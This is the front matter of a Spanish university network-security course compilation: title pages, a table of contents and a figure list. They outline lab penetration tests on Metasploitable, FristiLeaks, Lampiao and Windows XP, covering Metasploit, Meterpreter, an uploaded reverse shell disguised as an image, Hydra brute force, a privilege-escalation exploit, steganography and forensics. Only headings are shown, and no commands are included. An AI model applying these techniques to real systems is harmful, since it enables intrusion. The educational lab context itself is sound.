



Tomo



SEGURIDAD Y AUDITORÍA DE REDES 2025-1



Universidad Tecnológica del Chocó
Diego Luis Córdoba

SEGURIDAD Y AUDITORIA DE REDES 2025-1

ESTUDIANTES, IX SEMESTRE

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

2720409: SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

SEGURIDAD Y AUDITORIA DE REDES 2025-1

ESTUDIANTE, IX SEMESTRE

Autores

ING. RAFAEL S MORALES

Tutor

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

2720409: SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Contenido

RESUMEN	32
INTRODUCCIÓN	33
ALCANCE	34
OBJETIVOS	35
GENERAL	35
ESPECÍFICOS	35
PLANTEAMIENTO DEL PROBLEMA	36
1. CAPÍTULO 1: CIFRADOS.	37
1.1. CONCEPTO INTRODUCTORIO	37
1.2. TIPOS DE CIFRADOS.....	38
1.2.1 cesar	38
1.2.2 Ejemplo 1 de cifrado:	38
1.2.3 Ejemplo 2	38
1.2.4 Cifrado vigenier.....	39
1.2.5 Ejemplo de cifrado vigenier.....	39
2. CAPÍTULO 2: INTRODUCCIÓN AL MUNDO DE LA CIBERSEGURIDAD - PRUEBA DE PENETRACIÓN EN UN ENTORNO ACADÉMICO VIRTUAL UTILIZANDO NMAP Y METASPLOIT	41
2.1. INTRODUCCIÓN	41
2.2. ALCANCE	42
2.3. OBJETIVOS	42
2.3.1 General	42
2.3.2 Específicos.....	42
2.4. PLANTEAMIENTO DEL PROBLEMA DEL CAPÍTULO 2.....	44

2.5.	DESARROLLO DEL CAPÍTULO: RECONOCIMIENTO Y EXPLOTACIÓN DE SERVICIOS VULNERABLES EN METASPLOITABLE	
	USANDO NMAP Y METASPLOIT.....	46
2.6.	CONOCIMIENTOS PREVIOS	46
2.6.1	¿Qué es VirtualBox?.....	46
2.6.1.1	Características de VirtualBox.....	46
2.6.1	¿Qué es Nmap?.....	47
2.6.2	¿Qué son Metasploitable 2 y Kali Linux?	47
2.6.2.1	Características de estos sistemas	48
2.7.	CONDUCTO SEGUIDOS AL DESARROLLAR ESTA PRÁCTICA (PASO 1)	49
2.7.1	Configuración de la red NAT para nuestro practica	49
2.7.2	Se habilita el apartador de red NAT en los sistemas Kali Linux y Metaploitable.....	51
2.7.3	Se verifica la comunicación entre los dos sistemas.....	53
2.7.3.1	Ping de Kali Linux a Metaploitable	55
2.8.	EMPEZAMOS EL PROCESO DE VULNERACIÓN EN LOS PUERTOS SOLICITADOS (PASO 2)	56
2.8.1	Escaneo de Los Puertos Con Nmap sn (Paso 3).....	56
2.8.2	Escaneo de Puertos y Servicios Vulnerables Con Nmap sV (Paso 4)	56
2.8.2.1	Vulneración del Puerto 23 (paso 5).....	59
2.8.2.2	Vulneración Del Puerto 25 (SMTP-Paso 6)	61
2.8.2.3	Penetracion Del Puerto 53 (DNS-Paso 7).....	62
2.8.2.4	Vulneración en Puertos 139 y 445 (Paso 7)	64
2.8.2.5	Vulneración del Puerto 2121 (Paso 8)	65
2.8.2.6	Vulneración del Puerto 3306 (MySQL) Paso 9	67
2.8.2.7	Puerto 5432 (PostGres) paso 10.....	71
3.	CAPÍTULO 3: USO DE LA HERRAMIENTA METERPRETER EN LA EXPLOTACIÓN DE MÁQUINAS	
	VIRTUALES.....	76
3.1.	INTRODUCCIÓN DEL CAPITULO	76
3.2.	OBJETIVOS	77

3.2.1	<i>Objetivo general</i>	77
3.2.2	<i>Objetivos específicos</i>	77
3.3.	PLANTEAMIENTO DEL PROBLEMA DE ESTE CAPITULO.....	78
3.4.	EXPLOTACIÓN DE KALI LINUX A WINDOWS XP.....	79
3.5.	EXPLOTACIÓN DE KALI LINUX A WINDOWS SERVER 2003.....	94
3.6.	CONCLUSIÓN.....	101
4.	CAPÍTULO 4: MANUEL PARA INSTALAR METAPLOTABLE 3.....	102
4.1.	INTRODUCCIÓN.....	102
4.2.	ALCANCE.....	103
4.3.	OBJETIVOS.....	104
4.3.1	<i>General</i>	104
4.3.2	<i>Específicos</i>	104
4.4.	PLANTEAMIENTO DEL PROBLEMA.....	105
4.5.	ELEMENTOS NECESARIOS PARA DESCARGAR METASPLOTABLE 3.....	106
4.6.	PASO 1: DESCARGAMOS VIRTUALBOX.....	107
4.6.1	<i>¿ Cómo Descargar VirtualBox?</i>	107
4.6.2	<i>Instalación de VirtualBox</i>	109
4.6.2.1	<i>Características de VirtualBox</i>	111
4.7.	PASO 2: DESCARGAMOS VAGRANT.....	112
4.8.	PASO 3: DESCARGAMOS EL REPOSITORIO PARA METASPLOTABLE 3.....	116
	VERIFICACIÓN DE LA INSTALACIÓN.....	123
4.9.	CONCLUSIÓN.....	124
5.	CAPÍTULO 5. VULNERACION ÉTICA DE UNA PÁGINA WEB ALOJADA EN FRISTILEAKS DESDE KALI	
	LINUX.....	125
5.1.	INTRODUCCIÓN.....	125

5.2.	ALCANCE	127
5.3.	OBJETIVOS	128
5.3.1	<i>General</i>	128
5.3.2	<i>Específicos</i>	128
5.4.	PLANTEAMIENTO DEL PROBLEMA	129
5.5.	SUBCAPÍTULO 1: CAMBIO Y ASIGNACIÓN DE DIRECCIÓN MAC EN EDUBUNTU PARA LA VIRTUALIZACIÓN CON NAT.....	130
5.5.1	<i>Prueba de Que la Configuración Hecha Funciona Correctamente</i>	134
5.6.	SUBCAPÍTULO 2: COMANDOS EN LINUX PARA CALCULAR LA CANTIDAD DE CARACTERES EN UN ARCHIVO	136
5.6.1	<i>¿Cómo funciona el comando wc?</i>	136
5.6.2	<i>Ejemplo, opciones de comando y su uso</i>	136
5.7.	SUBCAPÍTULO 3: CREACIÓN DE USUARIOS EN LA MÁQUINA FRISTILEAKS	138
5.7.1	<i>Configuración de Fristileaks</i>	138
5.7.2	<i>Procesos Realizados en Kali Linux Como vulneración Directa</i>	148
5.7.3	<i>Verificación Del Registro de los Usuarios</i>	160
6.	CAPÍTULO 6. HACKING ÉTICO A LAMPIAO UTILIZANDO KALI LINUX.....	162
6.1.	INTRODUCCIÓN	162
6.2.	ALCANCE	163
6.3.	OBJETIVOS	164
6.3.1	<i>General</i>	164
6.3.2	<i>Específicos</i>	164
6.4.	PLANTEAMIENTO DEL PROBLEMA	165
6.5.	SUBCAPÍTULO 1: IMPORTACIÓN Y CONFIGURACIÓN DE LA MÁQUINA VIRTUAL LAMPIAO EN VIRTUALBOX.	167
6.5.1	<i>Importación de la máquina virtual lampiao</i>	167
6.5.2	<i>Configuración de la maquina Lampiao</i>	168
6.5.2.1	<i>Ingresamos a la configuración</i>	169

6.5.2.2	Configuramos el adaptador Nat	169
6.5.2.3	Configuramos el apartado de portapapeles y copiar y pegar	170
6.5.3	<i>Ejecutamos la maquina Lampiao</i>	170
6.6.	SUBCAPÍTULO 2: INICIO DE VULNERACIÓN DE LA MAQUINA LAMPPIO	171
6.6.1	<i>Escaneamos la red del Nat</i>	171
6.6.2	<i>Ingresamos al home del puerto 80 a través de la ip</i>	172
6.6.3	<i>Utilizamos y eh intentamos crear un Directorios</i>	174
6.6.4	<i>Creación de nuestro diccionario</i>	175
6.6.5	<i>Utilizamos directorio Hydra para nuestro ataque de fuerza bruta</i>	177
6.6.6	<i>Tenemos un acceso exitoso por medio de SSH</i>	179
6.7.	SUBCAPÍTULO 3: DESCARGA DE LA HERRAMIENTA PARA ESCALAR PRIVILEGIOS Y CREACIÓN DE LOS USUARIOS EN LAMPPIO	180
6.7.1	<i>Descarga del directorio</i>	180
6.7.2	<i>Creación de los usuarios</i>	187
6.7.2.1	Verificación de que el registro de los usuarios tuvo éxito	188
6.8.	SUBCAPÍTULO 4: EXPLOTACIÓN DEL SITIO WEB	190
6.8.1	<i>Asignación de privilegios y verificación de acceso</i>	190
6.8.2	<i>Inserción de los datos de los usuarios</i>	192
6.8.3	<i>Creación de los archivos para generar el hash</i>	194
6.8.4	<i>Insertamos los datos los usuarios a la base de datos</i>	196
6.8.4.1	Visualizamos lo mostrado en la base de datos	197
6.8.4.2	Insertamos el hash en la base de datos	197
7.	CAPÍTULO 7: MANUAL DE INSTALACIÓN Y CONFIGURACIÓN DEL ADAPTADOR INALÁMBRICO TP-LINK TL-WN722N EN LINUX	199
7.1.	INTRODUCCIÓN	199
7.2.	OBJETIVOS	200
7.2.1	<i>General</i>	200

7.2.2	<i>Específicos.....</i>	200
7.3.	PLANTEAMIENTO DEL PROBLEMA	201
7.4.	SUBCAPÍTULO 1: CONOCIMIENTOS PREVIOS SOBRE EL ADAPTADOR DE RED INALÁMBRICO	
	TP-LINK TL-WN722N.....	202
7.4.1	<i>¿Qué es el adaptador TP-LINK TL-WN722N ?.....</i>	202
7.4.2	<i>Característica más importante de este adaptador</i>	203
7.5.	SUBCAPÍTULO 2: PASOS PARA HACER QUE KALI LINUX DETECTE EL ADAPTADOR INALÁMBRICO	205
7.5.1	<i>Paso 1: Conecta el adaptador USB TL-WN722N a tu equipo físico</i>	205
7.5.1.1	Creemos el filtro USB	205
7.6.	PASO 2: ARRANCA TU MÁQUINA VIRTUAL DE KALI LINUX Y REVISEMOS SI KALI LO ESTÁ VIENDO	207
7.7.	SUBCAPÍTULO 3: INSTALACIÓN DE LOS DRIVER DEL ADAPTADOR EN KALI LINUX	210
7.7.1	<i>Actualizamos los paquetes de Kali linux</i>	210
7.7.2	<i>Instalación de dependencias para la compilación de drivers.....</i>	212
7.7.3	<i>Descargamos los driver.....</i>	215
7.7.3.1	Configuración del driver para el adaptador WiFi.....	216
7.7.3.2	Preparación de la interfaz	219
7.7.3.3	Activación del modo monitor	220
	<i>Verificación.....</i>	220
8.	CAPÍTULO 8: OCULTACIÓN DE ARCHIVOS CON CAMOUFLAGE Y AUDITORÍA DE VULNERABILIDADES	
	DEL SERVIDOR BADBLUE EN WINDOWS XP UTILIZANDO KALI LINUX COMO MAQUINA ATACANTE	222
8.1.	INTRODUCCIÓN	222
8.2.	ALCANCE	223
8.3.	OBJETIVOS	224
8.3.1	<i>General</i>	224
8.3.2	<i>Específicos.....</i>	224
8.4.	PLANTEAMIENTO DEL PROBLEMA	225

8.5.	SUBCAPÍTULO 1: PROCESO PARA CAMUFLAR ARCHIVOS POR MEDIO DEL SOFTWARE CAMUFLATE.....	227
8.5.1	<i>Activamos la carpeta compartida.....</i>	227
8.5.2	<i>Agregamos la carpeta a XP desde mi pc.....</i>	231
8.5.2.1	Agregamos archivos a la carpeta Compartida	234
8.5.3	<i>Instalación de programas importados desde el pc físico incluido camouflage.....</i>	236
8.5.4	<i>Identificación de la cantidad de archivos que podemos camuflar en camou</i>	237
8.5.4.1	¿Cómo se hace el proceso de camuflaje con Camouflage?	237
8.5.5	<i>Descamuflamos los archivos.....</i>	241
8.6.	SUBCAPÍTULO 2: HACKING ÉTICO DE BADBLUE.....	243
8.6.1	<i>Identificamos la IP y los servicios vulnerables de la maquina.....</i>	243
8.6.1.1	Proceso de recopilación de información	243
8.6.2	<i>Verificamos que el servicio BadBlue si este activo</i>	245
8.6.3	<i>Comenzamos el proceso de explotación específico</i>	246
8.6.4	<i>Ultimamos detalles para lanzar nuestro exploit</i>	252
	INGRESAMOS A NUESTRA MAQUINA VICTIMA.....	253
8.6.4.1	Navegamos un poco para obtener información	254
8.6.4.2	Culminamos nuestra explotación	255
9.	CAPÍTULO 9: ANÁLISIS FORENSE DE USB UTILIZANDO LA HERRAMIENTA AUTOPSY EN KALI LINUX	
	Y WINDOWS, USO DE FTK IMAGER.....	257
9.1.	INTRODUCCIÓN.....	257
9.2.	OBJETIVOS	258
9.2.1	<i>Objetivo General</i>	258
9.2.2	<i>Objetivos Específicos.....</i>	258
9.3.	PLANTEAMIENTO DEL PROBLEMA	259
9.4.	SUBCAPÍTULO 1: ANÁLISIS FORENSE UTILIZANDO AUTOPSY EN KALI LINUX	261
9.4.1	<i>Configuración de Filtros USB.....</i>	261
9.4.2	<i>Revisión de la detección del dispositivo</i>	262

9.4.3	<i>Creación de Hash SHA1</i>	263
9.4.4	<i>Generamos la Imagen de la USB</i>	264
9.4.5	<i>Hacemos la comparación del Hash Original e Imagen USB</i>	265
9.4.6	<i>Asignación de Permisos</i>	265
9.4.7	<i>Ingresamos a Autopsy</i>	266
9.4.7.1	Servicios de Autopsy Iniciado	266
9.4.7.2	Página de Inicio de Autopsy	268
9.4.7.3	Formulario de Configuración de Caso Nuevo	269
9.4.8	<i>Caso Creado Exitosamente en Autopsy</i>	270
9.4.8.1	Parámetros Opcionales de Configuración	270
9.4.8.2	Interfaz de Host Listo para Importar Imagen	271
9.4.8.3	Formulario para Agregar Imagen Forense al Host	272
9.4.8.4	Configuración de Hash y Detección de Partición	272
9.4.8.5	Proceso de Importación de Imagen Completado	273
9.4.8.6	Interfaz de Selección de Volumen	273
9.4.8.7	Opciones de Búsqueda y Navegación de Archivos	274
9.4.8.8	Proceso de Cálculo de Hash MD5 de la Imagen	275
9.5.	SUBCAPÍTULO 2: CONDUCTO PARA DESCARGAR AUTOPSY EN WINDOWS	275
9.5.1	<i>Procedemos a instalar Autopsy</i>	276
9.5.1.1	Inicio del Asistente de Instalación de Autopsy	277
9.5.1.2	Configuración de Carpeta de Instalación	277
9.5.1.3	Confirmación del entorno para Instalar Autopsy	278
9.5.1.4	Finalización Exitosa de la Instalación	278
9.5.2	<i>Configuración de Carpetas Compartidas</i>	279
9.5.2.1	Creación de Carpeta en Windows	279
9.5.2.2	Agregando Carpeta Compartida	280
9.5.2.3	Carpeta Autopsy Correctamente Compartida	281
9.5.2.4	Transferimos los Archivos a la Carpeta Compartida	281

9.5.2.5	Archivos Disponibles en Windows	282
	<i>Abrimos la Pantalla de Inicio de Autopsy en Windows</i>	<i>282</i>
9.5.3	<i>Creación del Caso nuevo caso.....</i>	<i>283</i>
9.5.3.1	Rellenamos los metadatos para Caso Forense	283
9.5.3.2	Configuración de Host	284
9.5.3.3	Selección de Tipo de Fuente de Datos	284
9.5.3.4	Se Carga el Archivo de Imagen Forense .dd	285
9.5.3.5	Selección de Parámetros de la Imagen y Hash de Verificación	285
9.5.3.6	Selección de Módulos para Análisis	286
9.5.3.7	Se carga Imagen Forense.....	286
9.5.4	<i>Interfaz de Análisis de Autopsy</i>	<i>287</i>
9.5.5	<i>Archivos Recuperados de la Memoria USB.....</i>	<i>287</i>
9.5.6	<i>Extracción de Archivos desde la Imagen Forense.....</i>	<i>288</i>
9.5.6.1	Exportación de Archivo PDF Recuperado.....	288
9.6.	SUBCAPÍTULO 3: DESCARGA DE FTK IMAGER	289
9.6.1	<i>Formulario de Registro para descargar FTK Imager</i>	<i>290</i>
9.6.2	<i>Confirmamos la Descarga de FTK Imager</i>	<i>290</i>
9.6.2.1	Descompresión del Instalador de FTK Imager.....	291
9.6.3	<i>Instalación de CodeMeter Runtime para FTK Imager.....</i>	<i>291</i>
9.6.4	<i>Instalación de Exterro FTK Imager</i>	<i>292</i>
9.6.4.1	Finalización Exitosa de la Instalación	294
9.6.5	<i>Creacion de la Imagen en FTK Imager</i>	<i>294</i>
9.6.5.1	Configuración de Fuente de Evidencia	295
9.6.5.2	Cargando Archivo de Imagen DD en FTK Imager.....	295
9.6.5.3	Fuente de Evidencia Definida en FTK Imager.....	296
9.6.5.4	Contenido de la Memoria USB en FTK Imager.	296
9.6.6	<i>Archivos Exportado Correctamente.....</i>	<i>297</i>
	RECOMENDACIONES	298

CONCLUSIÓN	300
REFERENCIAS BIBLIOGRÁFICAS.....	301

Tabla de Figuras

Figura 1. Ingreso al Apartado de Herramientas de VirtualBox.....	49
Figura 2. Selección del Apartado Red.....	50
Figura 3. Creación de Red NAT.....	50
Figura 4. Habilitación Adaptador NAT en Kali y Metap 51	51
Figura 5. Forma Correcta de Configuración , configuración en Kali Linux.....	52
Figura 6. Configuración en Metaplotaible	52
Figura 7. Revisión de Dirección IP Entregada en Kali	53
Figura 8. Revisión de Dirección IP Entregada en Metapl.....	54
Figura 9. Ping de Kali a Metaplotaible	55
Figura 10. Ping de Metaplotaible a Kali	55
Figura 11. Escaneo de la Red Con Un Ping Rápido Utilizando Nmap sn.....	56
Figura 12. Escaneo de Puertos y Servicios Vulnerables Con Nmap sV	57
Figura 13.Ingreso a Metaplotaible Framework Por Msfconsole	59
Figura 14. Identificación de Módulos Auxiliares Con Search Telnet_Login	59
Figura 15.Optiones de Usuario y Contraseña	60
Figura 16. Ingreso por Telnet.....	60
Figura 17.Modulos Auxiliares Para SMTP	61
Figura 18. Elección Del Módulo y Reistro del Rhosts	61
Figura 19. Configuración y Ejecución Del Módulo Unix_Users.Txt.....	62
Figura 20. Resultado Obtenido al Ejecutar lo Que Hicimos.....	62
Figura 21. Elegimos el Módulo Axiliar para DNS	63
Figura 22. Elección Del Respectivo Modulo y su Opción.....	63
Figura 23. Módulo Enum_DNS de Metasploit Para Realizar Consultas DNS.....	64

Figura 24. Módulos Auxiliares Para el Puerto 129 Y 445	64
Figura 25.Registro del RHOS	65
Figura 26. Explotamos el puerto seleccionado	65
Figura 27. Revisamos Los Módulos Que Podemos Usar Para Vulnerar Este Servicio. ..	66
Figura 28. Configuración Del Módulo Seleccionado	66
Figura 29. Registro Del Rhosts y Rport.....	67
Figura 30. Se Muestra el Rhosts y Rport guardados.....	67
Figura 31. Modulo Auxiliares Para Vulneras MySQL.....	68
Figura 32. Opciones Para Penetrar en la Base de datos	68
Figura 33. Ingresamos el RHOSTS	69
Figura 34. Registro del Usuario y la Contraseña	69
Figura 35. Muestra de Que Las Configuraciones se Guardaron	70
Figura 36. Corremos Los Servicios	70
Figura 37. Ingreso a MySQL	71
Figura 38. Elegimos el Módulo Necesario Para Vulnerar Postgres	71
Figura 39. Elección de Modulo y Revisión de Sus Opciones.....	72
Figura 40. Opciones Que Podemos Utilizar	72
Figura 41. Se registran el Rhosts, User Y Pass	73
Figura 42. Revisión de Que Todo se Haya Registrado Con Éxito	73
Figura 43. Resultados obtenidos de la vulneración	74
Figura 44. Ingresamos a Postgres Desde Otra Terminal.....	74
Figura 45. Consola de Metasploit	79
Figura 46. Búsqueda de Exploits	80

Figura 47. Selección del Exploit.....	81
Figura 48. Configurar la Dirección IP de la Máquina Víctima.....	82
Figura 49. Configurar el Payload.....	83
Figura 50. Ejecución Del Exploit de La Maquina	84
Figura 51. Acceso Remoto Exitoso	86
Figura 52. Ejecución Del Comando Sysinfo.....	86
Figura 53. Ejecución Del Comando Comando Getuid	87
Figura 54. Ejecución Del Getsystem	88
Figura 55. Ejecución Del Comando PS	88
Figura 56. Comando Ipconfig.....	89
Figura 57. shell.....	90
Figura 58. Comando cd.....	90
Figura 59. Comando dir	91
Figura 60. Carpeta Documents	91
Figura 61. Comando cd Ye*.....	92
Figura 62. Comando cd Es*	92
Figura 63. Comando Mkdir LAB-FELIPE	93
Figura 64. Carpetas LAB-FELIPE y LAB-ASPRILLA	94
Figura 65. Apache2 en Debian.....	95
Figura 66. Carpeta Laboratorio-asprilla.....	96
Figura 67. Archivo Central.exe.....	96
Figura 68. máquina Windows Server 2003.....	97
Figura 69. Ejecutable central.exe.....	97

Figura 70. comando msfconsole	98
Figura 71. Ejecución en el Servidor Windows.....	99
Figura 72. Comando Sysinfo en Server 2003	99
Figura 73. Comando getuid en Server 2003	99
Figura 74. Comando hashdump en Server 2003	100
Figura 75. Comando netstat en server 2003.....	100
Figura 76. Comando shell en server 2003	101
Figura 77. Búsqueda de la Pagina Para Descargar VirtualBox.....	107
Figura 78. Página Oficial de VirtualBox Para Descargarlo	108
Figura 79. Selección Del Sistema en el Que se Usara VirtualBox	108
Figura 80. Descarga de VirtualBox terminada.....	109
Figura 81. Abrimos el Setup	109
Figura 82. Seleccionamos Nuestra Opcion.....	109
Figura 83. Ventana Final	110
Figura 84. VirtualBox Desde el Escritorio.....	110
Figura 85. Vista de la Página de Vagrant	112
Figura 86. Descarga de Vagrant.....	112
Figura 87. Ejecutamos el Setup Descargado.....	113
Figura 88. Esperamos a Que se Prepare la Guía de Instalación.....	113
Figura 89. Seguimos la guía de Instalación para Vagrant.....	114
Figura 90. Esperamos Que Termine la Instalación	114
Figura 91. Finaliza la instalación de Vagrant.....	115
Figura 92. Vagrant Instalado	115

Figura 93. Vista Del Repositorio	116
Figura 94. Comandos Necesarios Para Descargar Metasplo	116
Figura 95. Se Abre el Cmd.....	117
Figura 96. Cmd Abierto	117
Figura 97. Llegamos a la Carpeta Raíz Usando CD..	118
Figura 98. Comandos Mkdir Insertado	118
Figura 99. Antes del MKDIR.....	119
Figura 100. Después del MKDIR	119
Figura 101. Ingresamos a la Carpeta Usando el Comando CD junto al Nombre de la Carpeta	119
Figura 102. Abrimos la Consola de PowerShell	120
Figura 103. Consola de PowerShell.....	120
Figura 104. Aplicamos Los Comandos Para Descargar Metasp.....	121
Figura 105. Se visibiliza la Descarga.....	121
Figura 106. se Visualizan las Maquinas en VirtualBox	122
Figura 107. Arrancamos la Máquina Virtual de Windows Server 2008.	123
Figura 108. Arranque de Ubuntu	123
Figura 109. Visualización Virtualbox	130
Figura 110. Visualización de la Configuración de Edubuntu	130
Figura 111. Mac por defecto de la Máquina.	131
Figura 112. Establecimiento de Una Nueva Mac fija	131
Figura 113. Iniciamos Nuestra Máquina Virtual En Edubuntu.....	132
Figura 114. Hacemos la Prueba Con la Mac Que Agregamos.....	133

Figura 115. Comandos Realizados en la Prueba en su Respectivo Orden.....	134
Figura 116. Cambio de la Mac incorrecta Por la Correcta.....	135
Figura 117. Configuraciones Previas a Nuestro Laboratorio.....	138
Figura 118. Dirección Obtenida En Fristileaks.....	139
Figura 119. Escaneo de red Con Nmap -sV.....	139
Figura 120.1 Escaneo de red Con Nmap -sV.....	140
Figura 121. Visualización de la Página por Defecto De Apache.	140
Figura 122. Revisión Del Código Fuente y Copia de la Url Para su Escaneo	141
Figura 123. Revisión de Diccionario Dirb.....	141
Figura 124. Ingresamos a Una de Las Rutas Encontradas en el Escaneo.....	142
Figura 125.Escaneo de la Nueva Ruta	142
Figura 126. Escaneo e la ruta imagen	143
Figura 127. Archivos Encontrados.....	143
Figura 128. Revisión la Imagen 1 de Los Archivos.....	144
Figura 129. Revisión la Imagen 2 de Los Archivos.....	144
Figura 130. Revisión de la ruta http:192.1.1.12/fristi	145
Figura 131. Inspección de la ruta antes mencionada	145
Figura 132. Imagen Codificada.....	146
Figura 133. Convertimos de PNG.....	146
Figura 134. Credenciales Probadas.....	147
Figura 135. Ingreso Con Dichas Credenciales Exitoso	147
Figura 136. Sección Para Cargar Archivos	147
Figura 137. Intento de Subir un Archivo en un Formato Distinto	148

Figura 138. Mensaje Obtenido.....	148
Figura 139. Buscamos Nuestro Archivo php-Reverse.....	148
Figura 140. Movemos Nuestro Archivo al Escritorio.....	149
Figura 141. Disfrazar La Shell En PHP Como Si Fuera Una Imagen	149
Figura 142. Contenido de la Reverse Shell.....	150
Figura 143. Modificación Del Contenido de la Reverse Shell	150
Figura 144. Accedemos a la Página Upload.Php	151
Figura 145. do_upload.php Reemplazamos Por /Uploads	151
Figura 146. Ejecutamos el archivo.....	152
Figura 147. Ingreso FristiLeaks	152
Figura 148.Comando ls -la.....	153
Figura 149. Accedemos A La Carpeta WWW	154
Figura 150. Entramos en Html	154
Figura 151. Nos Movemos a la Carpeta Fristi	155
Figura 152. Aquí Tratamos de Entrar al Servicio de Mysql Usando el Usuario Eezeep.	156
Figura 153. Ingresamos MySQL.....	157
Figura 154. Se Ejecutó El Comando Show Database	157
Figura 155. Tabla Obtenida al Ejecutar Show Tables	158
Figura 156. Conoceremos La Estructura Interna De La Tabla Encontrada Usando El Comando Members	158
Figura 157. De Observa el Trabajo Dentro de la Tabla Members y Nuestros Usuarios Registrados.....	159

Figura 158. Nos logueamos con el 1 usuario	160
Figura 159. Verificación Exitosa 2 Usuario	160
Figura 160. Nos logueamos con el 2 usuario	161
Figura 161. verificación Exitosa 2 Usuario	161
Figura 162. Abrimos VirtualBox.....	167
Figura 163. Importamos la maquina	167
Figura 164. Se selecciona el ovf	168
Figura 165. Maquina importada.....	168
Figura 166. Ingresamos al apartado de red	169
Figura 167. Configuración de la red Nat	169
Figura 168. Configuración avanzada	170
Figura 169. Ejecución de la maquina.....	170
Figura 170. Escaneamos la red	171
Figura 171. Escaneo al ip de lampiao	172
Figura 172. Ingreamos al home	172
Figura 173. Home de Lampiao	173
Figura 174. Registro del usuario	173
Figura 175. Denegación del registro	174
Figura 176. Se obtiene más información atrás ves de nmap-A -sC	174
Figura 177. Posible usuarios	175
Figura 178. Información o luego de crear el diccionario de palabra	176
Figura 179. Visualización de nuestro directorio diclampiao.....	176
Figura 180. Directorio Hydra.....	177

Figura 181. Ataque de fuerza bruta.....	177
Figura 182. Ataque de fuerza bruta con Hydra contra SSH.....	178
Figura 183. Comando con parámetros verbosos -v -V	178
Figura 184. Acceso exitoso por medio de SSH.....	179
Figura 185. GitHub del directorio LinEnum.....	180
Figura 186. Descargamos el directorio	181
Figura 187. Ingresamos al directorio LinEnum.....	181
Figura 188. Mostramos el nano LineEnum.sh.	182
Figura 189. Nos conectarnos al ssh, para buscar información y archivos ocultos.....	182
Figura 190. Salimos hasta el directorio raíz con el comando cd	183
Figura 191. Ingresar a la carpeta o directorio etc, con el comando cd /etc.....	183
Figura 192. Ingresamos al archivo passwd.....	184
Figura 193. Visualizacion del archivo passwd con nano /etc/passwd.....	184
Figura 194. Descargamos un exploit desde Exploit-DB.....	184
Figura 195. Copiamos el archivo fotos.cpp hacia la victima.....	185
Figura 196. Volvemos al ssh	186
Figura 197. Compilamos el código fuente	186
Figura 198. Creamos el 1 usuario.	187
Figura 199. Creamos el 2 usuario	188
Figura 200. Prueba exitosa usuario victor_longa.....	189
Figura 201. Prueba usuario manuel_mena.....	189
Figura 202. Limpiamos la consola.....	190
Figura 203. Asignamos privilegios a los usuarios	190

Figura 204. Ingresar a la carpeta raíz con el comando	191
Figura 205. Nos conectamos al servidor MySQL como el usuario drupaluser	192
Figura 206. Empezamos a explorar la base de datos desde MySQL	193
Figura 207. Navegamos dentro del árbol del sitio web para localizar la configuración drupal.....	193
Figura 208. Mostramos el archivo setting.php.....	194
Figura 209. Creamos el archivo hash.....	194
Figura 210. Visualizamos el archivo Hash	195
Figura 211. Se creo el archivo PasswordHash.php	195
Figura 212. Se creó un archivo de texto llamado phpass_hash.php	196
Figura 213. Se genero el hash	196
Figura 214. insertamos los datos de victor_longa.....	197
Figura 215. insertamos los datos de manuel_mena	197
Figura 216. Visualizamos parte de los datos insertados.....	197
Figura 217. insertamos el hash par los usuarios	198
Figura 218. Visualizamos los usuarios y sus hash	198
Figura 219. Adaptador TP-LINK TL-WN722N.....	202
Figura 220. Contenido que trae la caja del adaptador.....	203
Figura 221. Característica del adaptador según su información	204
Figura 222. Conectamos el adaptado a un puerto USB	205
Figura 223. Ingreso al apartado USB.....	206
Figura 224. Se crea el filtro USB.....	206
Figura 225. Se selecciona el adaptador en el filtro	206

Figura 226. Adaptador seleccionado.....	207
Figura 227. Detectmos el adaptador con Lsusb	207
Figura 228. Listamos todas las interfaces de red disponibles en la máquina virtual.	208
Figura 229. Comprobamos que el adaptador TP-Link fue reconocido como wlan0	208
Figura 230. , Utilizamos el comando dmesg grep usb para revisar los registros del kernel.....	209
Figura 231. Confirmando la carga del firmware.....	209
Figura 232. Comandos sudo apt update.....	210
Figura 233. Comando sudo apt upgrade	211
Figura 234. Actualización de los paquetes.....	211
Figura 235. Reiniciamos nuestra maquina.....	212
Figura 236. Ingresamos a modo root	212
Figura 237. Comando apt install bc	213
Figura 238. Se instalan las herramientas fundamentales de compilación en Linux.	213
Figura 239. Comando apt-get install libelf-dev, encargado de instalar las librerías de desarrollo.....	214
Figura 240. Instalamos los encabezados del kernel	215
Figura 241. Ingresamos al directorio kali	215
Figura 242. Creamos una carpeta llamada Desktop.....	216
Figura 243. Comando para ingresar al directorio del driver clonado cd rtl8188eus.....	216
Figura 244. el controlador, se procedió a su instalación en el sistema	217
Figura 245. Dejamos listo el adaptador inalámbrico	218
Figura 246. 1.1.1 Preparación de la interfaz	219

Figura 247. Activación del modo monitor	220
Figura 248. Realizamos la verificación	220
Figura 249. Creamos nuestra carpeta compartida.....	227
Figura 250. Configuramos la carpeta compartida en XP desde VirtualBox	228
Figura 251. Le damos en preferencias de carpetas compartidas.....	228
Figura 252. Añadimos nuestra carpeta compartía en settings.....	229
Figura 253. Hacemos el proceso de agregar la ruta	229
Figura 254. Muestra de la carpeta que se encontraba en la ruta	230
Figura 255. Ruta agregada Exitosamente	230
Figura 256. Visualización preliminar de lo hecho y aceptación de la ruta	231
Figura 257. Ingresamos al apartado de mi pc en XP	231
Figura 258. dispositivos de almacenamiento extraíble	232
Figura 259. Configuramos la carpeta como disco extraíble	233
Figura 260. Nos salió la unidad dónde está nuestra carpeta docu-VM.....	233
Figura 261. Agregamos lo Archivos	234
Figura 262. Archivos dentro de la carpeta Clase 2 octubre	234
Figura 263. Buscamos los archivos en XP.....	235
Figura 264. Programas contenidos en la carpeta dada por el profe	235
Figura 265. Instalamos Adobe Render.....	236
Figura 266. Instalamos Camouflage	236
Figura 267. Instalamos VLC y los otros software faltantes.....	237
Figura 268. Elegimos Los archivos a camuflar	237
Figura 269. Le damos en Next.....	238

Figura 270. Agregamos la ruta en donde se va a camuflar	239
Figura 271. Configuramos la contraseña	239
Figura 272. Descamouflamos los archivos	240
Figura 273. Demostración entre la imagen original y la imagen con los archivos camuflados	240
